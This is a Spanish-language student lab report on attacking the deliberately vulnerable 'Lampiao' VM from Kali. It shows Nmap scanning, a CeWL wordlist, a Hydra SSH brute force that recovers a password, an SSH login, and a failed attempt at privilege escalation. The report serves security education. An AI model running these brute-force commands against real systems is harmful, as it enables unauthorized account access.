



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

## **LABORATORIO #03**

Natalia Espinosa Mena

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

## **LABORATORIO #03**

### **Docente**

Rafael Sandoval Morales

Ingeniero

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025

## Tabla de contenido

|     |                                    |    |
|-----|------------------------------------|----|
| 1   | DESARROLLO DEL PROBLEMA .....      | 9  |
| 1.1 | Capítulo 1: Ataque a Lampaio ..... | 9  |
|     | .....                              | 9  |
| 2   | Problemas encontrados .....        | 15 |
| 3   | Soluciones de los problemas.....   | 16 |
| 4   | Recomendaciones .....              | 17 |
| 5   | Conclusiones.....                  | 18 |
| 6   | Glosario .....                     | 19 |
| 7   | Bibliografía.....                  | 21 |

## Lista de ilustraciones

|                                                                                                  |    |
|--------------------------------------------------------------------------------------------------|----|
| Ilustración 1Ejecución simultánea de Kali Linux y la máquina objetivo Lampaio....                | 9  |
| Ilustración 2Resultado del escaneo de puertos con Nmap.....                                      | 10 |
| Ilustración 3Visualización de la página web de la máquina objetivo .....                         | 10 |
| Ilustración 4 Acceso al servicio HTTP en el puerto 1898 .....                                    | 11 |
| Ilustración 5 Listado de usuarios potenciales .....                                              | 12 |
| Ilustración 6Generación de un diccionario de palabras a partir del contenido del sitio web ..... | 12 |
| Ilustración 7Conteo de palabras en el archivo DicLampiao.txt.....                                | 13 |
| Ilustración 8Ejecución de Hydra .....                                                            | 13 |
| Ilustración 9Acceso SSH exitoso.....                                                             | 14 |
| Ilustración 10Comprobación de privilegios.....                                                   | 14 |



## **Introducción**

En este laboratorio se realiza el proceso de explotación desde la máquina atacante Kali hacia la máquina víctima lampaio. El propósito es identificar configuraciones inseguras que permitan realizar escalada privilegios y, navegar rutas seguras que permita crear dos nuevas cuentas de usuarios.



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

## **Alcance**

El laboratorio abarca la identificación de posibles configuraciones inseguras que permitan escalada de privilegios en la víctima.



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

## Objetivos

**General:** Comprender la utilidad de los procedimientos aplicados en el laboratorio para la identificación de vulnerabilidades en sistemas informáticos.

### Específicos:

- Realizar ataque a lampaio
- Crear dos usuarios en la máquina vulnerable lampaio



Universidad Tecnológica del Chocó  
Diego Luis Córdoba


## **Planteamiento del problema**

Se plantea la necesidad de acceder al sistema víctima lampaio y verificar si, partiendo de un acceso con SSH, con un usuario sin privilegios, es posible obtener los permisos necesarios para crear usuarios adicionales.

## 1 DESARROLLO DEL PROBLEMA

### 1.1 Capítulo 1: Ataque a Lampaio

Se inicia el laboratorio poniendo en ejecución dos máquinas virtuales: **Kali Linux**, y la máquina objetivo **Lampaio**.



*Ilustración 1 Ejecución simultánea de Kali Linux y la máquina objetivo Lampaio*

Se realizó un reconocimiento de servicios mediante la herramienta Nmap, dirigido a la dirección IP 100.10.2.14 que es la víctima.


```
(root@kali) [~/home/kali]
# nmap -p 1-2000 100.10.2.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 02:26 -05
Nmap scan report for pool-100-10-2-14.prvdr1.fios.verizon.net (100.10.2.14)
Host is up (0.00090s latency).
Not shown: 1997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1898/tcp  open  cymtec-port
MAC Address: 08:00:27:D8:84:F6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

*Ilustración 2 Resultado del escaneo de puertos con Nmap*


El resultado del escaneo indicó la detección de tres puertos abiertos: el 22, asociado al servicio SSH; el 80, correspondiente al servicio HTTP; y el 1898.

Luego, se accedió a la dirección IP de la máquina objetivo mediante el navegador web desde Kali Linux. Como resultado, el servidor respondió mostrando la página principal alojada en el puerto 80.



*Ilustración 3 Visualización de la página web de la máquina objetivo*

Como se identificó durante el escaneo que el puerto 1898 se encontraba abierto y ofrecía un servicio HTTP basado en Apache, se procedió a acceder a la dirección IP de la máquina objetivo especificando dicho puerto en el navegador.



*Ilustración 4 Acceso al servicio HTTP en el puerto 1898*

Como resultado, se visualizó la interfaz principal de un sitio web denominado **Lampião**, que incluye un formulario de inicio de sesión y contenido informativo.

Se identificaron nombres y palabras clave que podrían corresponder a usuarios válidos del sistema

```
Sin título1
1 Ip victima- Linux
2 100-10-2-14
3 PORT      STATE SERVICE VERSION
4 22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
5 80/tcp    open  httpd    Apache/2.4.18 (Ubuntu)
6
7
8 Usuarios posibles:
9
10 tiago
11
12 Eder
13 LuizGonzaga
14 Virgulina
15 Virgulino Ferreira da Silva
16 Cicinato Ferreira
17 22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
18
```

*Ilustración 5 Listado de usuarios potenciales*

Se ejecutó una herramienta de generación de diccionarios sobre la dirección `http://100.10.2.14:1898/` con el objetivo de extraer términos y palabras clave presentes en la página web. La salida se guardó en el archivo `DicLampiao.txt`.

```
(root@kali)-[/home/kali]
# cewl http://100.10.2.14:1898/ --write DicLampiao.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

*Ilustración 6 Generación de un diccionario de palabras a partir del contenido del sitio web*

Se verificó la cantidad de entradas generadas en el diccionario DicLampiao.txt mediante el comando `wc -l`. El resultado indicó un total de **848 líneas**, lo que corresponde al número de palabras recolectadas desde el sitio web.

```
(root@kali)-[/home/kali]
# wc -l DicLampiao.txt
848 DicLampiao.txt
```

*Ilustración 7* Conteo de palabras en el archivo DicLampiao.txt

Se ejecutó la herramienta Hydra contra el servicio SSH de la máquina objetivo (100.10.2.14) empleando como usuario inicial el nombre tiago (obtenido de la página web) y el diccionario DicLampiao.txt

```
└─$ hydra -l tiago -P DicLampiao.txt ssh://100.10.2.14
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-18 02:46:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 848 login tries (l:l/p:848), ~53 tries per task
[DATA] attacking ssh://100.10.2.14:22/
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 53.00 tries/min, 53 tries in 00:01h, 795 to do in 00:16h, 16 active
[STATUS] 62.67 tries/min, 188 tries in 00:03h, 660 to do in 00:11h, 16 active
[22][ssh] host: 100.10.2.14 login: tiago password: Virgulino
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-18 02:50:18
```

*Ilustración 8* Ejecución de Hydra

El proceso permitió identificar credenciales válidas de acceso, correspondiendo al usuario **tiago** con la contraseña **Virgulino**

Se estableció una sesión SSH hacia la máquina objetivo (100.10.2.14) empleando credenciales previamente obtenidas durante la ejecución de hydra.

```
(root@kali)-[/home/kali]
# ssh tiago@100.10.2.14
tiago@100.10.2.14's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

* Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Sep 17 15:45:59 2025 from 100.10.2.6
tiago@lampiao:~$ uname -a; /etc/os-release
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 201
6 i686 athlon i686 GNU/Linux
-bash: /etc/os-release: Permission denied
```

*Ilustración 9 Acceso SSH exitoso*

Una vez establecida la conexión con la máquina objetivo, se intentó comprobar la posibilidad de ejecutar comandos con privilegios administrativos a través de la utilidad **sudo**. El sistema indicó que el usuario autenticado no posee permisos para realizar operaciones con elevación de privilegios, lo cual no permitió la creación de nuevos usuarios en esta fase del laboratorio.

```
tiago@lampiao:/$ sudo -l 2>&1 || true
[sudo] password for tiago:
Sorry, user tiago may not run sudo on lampiao.
tiago@lampiao:/$
```

*Ilustración 10 Comprobación de privilegios*



## **2 Problemas encontrados**

El usuario obtenido no disponía de privilegios sudo, impidiendo crear usuarios directamente.




Universidad Tecnológica del Chocó  
Diego Luis Córdoba


### 3 Soluciones de los problemas

Se llevaron a cabo pruebas utilizando el repositorio **LinEnum** con el fin de enumerar posibles vectores de escalamiento de privilegios; sin embargo, hasta el momento no se ha logrado identificar una solución efectiva.

Se busco el repositorio en internet:



Se clono en Kali Linux:



#### **4 Recomendaciones**

Se recomienda documentar cada paso del proceso para evitar confusiones y verificar cuidadosamente las rutas y directorios antes de ejecutar cualquier comando. Asimismo, es fundamental prestar atención a la correcta escritura de los comandos, ya que los errores tipográficos pueden ocasionar fallos en la ejecución. También resulta conveniente investigar y familiarizarse con los comandos básicos de navegación en la terminal, como salir, retroceder o cambiar de directorio.



## **5 Conclusiones**

Hasta el momento no se han alcanzado los objetivos planteados; sin embargo, se continúan explorando alternativas que permitan cumplirlos, a la vez que se adquiere experiencia valiosa durante el desarrollo del laboratorio.

## 6 Glosario

- **Kali Linux:** Distribución de Linux orientada a pruebas de seguridad y hacking ético, con múltiples herramientas de análisis y explotación.
- **Nmap:** Herramienta utilizada para el escaneo de puertos y detección de servicios en una red.
- **SSH (Secure Shell):** Protocolo seguro de comunicación remota que permite administrar sistemas mediante línea de comandos.
- **HTTP (HyperText Transfer Protocol):** Protocolo de comunicación que permite la transferencia de páginas web.
- **Hydra:** Aplicación diseñada para realizar ataques de fuerza bruta a servicios de autenticación.
- **Diccionario de contraseñas:** Archivo de texto que contiene múltiples combinaciones de palabras utilizadas para probar credenciales en ataques de autenticación.
- **Privilegios sudo:** Permisos especiales en sistemas Linux que permiten ejecutar comandos con privilegios de administrador.
- **Escalamiento de privilegios:** Técnica empleada para obtener mayores permisos en un sistema tras un acceso inicial.



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

- **LinEnum:** Script de automatización que enumera configuraciones y posibles vulnerabilidades en sistemas Linux para facilitar la búsqueda de vectores de escalamiento de privilegios.
- **Hacking ético:** Práctica controlada y legal que busca identificar vulnerabilidades en sistemas informáticos con fines educativos o de seguridad.

## 7 Bibliografía

IONOS, E. e. (11 de 2023 de Agosto). *ionos.Comando de Linux wc*. Obtenido de

ionos.com: <https://www.ionos.com/es->

[us/digitalguide/servidores/configuracion/comando-de-linux-wc/](https://www.ionos.com/es-us/digitalguide/servidores/configuracion/comando-de-linux-wc/)

*phoenixnap.com*. (4 de Mayo de 2022). Obtenido de phoenixnap.Comando nc:

<https://phoenixnap-com.translate.goog/kb/nc->

[command?\\_x\\_tr\\_sl=en&\\_x\\_tr\\_tl=es&\\_x\\_tr\\_hl=es&\\_x\\_tr\\_pto=tc](https://phoenixnap-com.translate.goog/kb/nc-command?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc)